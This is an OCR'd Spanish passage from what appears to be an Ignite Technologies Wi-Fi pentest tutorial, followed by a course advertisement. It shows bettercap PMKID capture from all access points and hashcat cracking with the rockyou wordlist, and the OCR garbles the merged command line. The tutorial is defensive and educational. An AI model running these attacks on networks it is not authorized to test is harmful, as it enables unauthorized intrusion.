
De manera similar, si desea capturar PMKID de todos los puntos de acceso,

```
wifi.assoc todo
```



Ahora necesitamos convertir este archivo pcap en formato Hashcat y descifrarlo como lo hicimos antes, así que:

```
hcxpcaptool -z hashpmkid bettercap-wifi-handshake.pcap hashcat -m
16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show
```



¡Y así es como se hace!

Conclusión

Los ataques PMKID son una gran amenaza para las SOHO y las empresas y se deben tomar las medidas necesarias para protegerse contra este tipo de ataques de bajo nivel intelectual que cualquiera podría realizar. También explica la necesidad de tener una contraseña compleja y también la importancia de actualizar a WPA3.

****

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in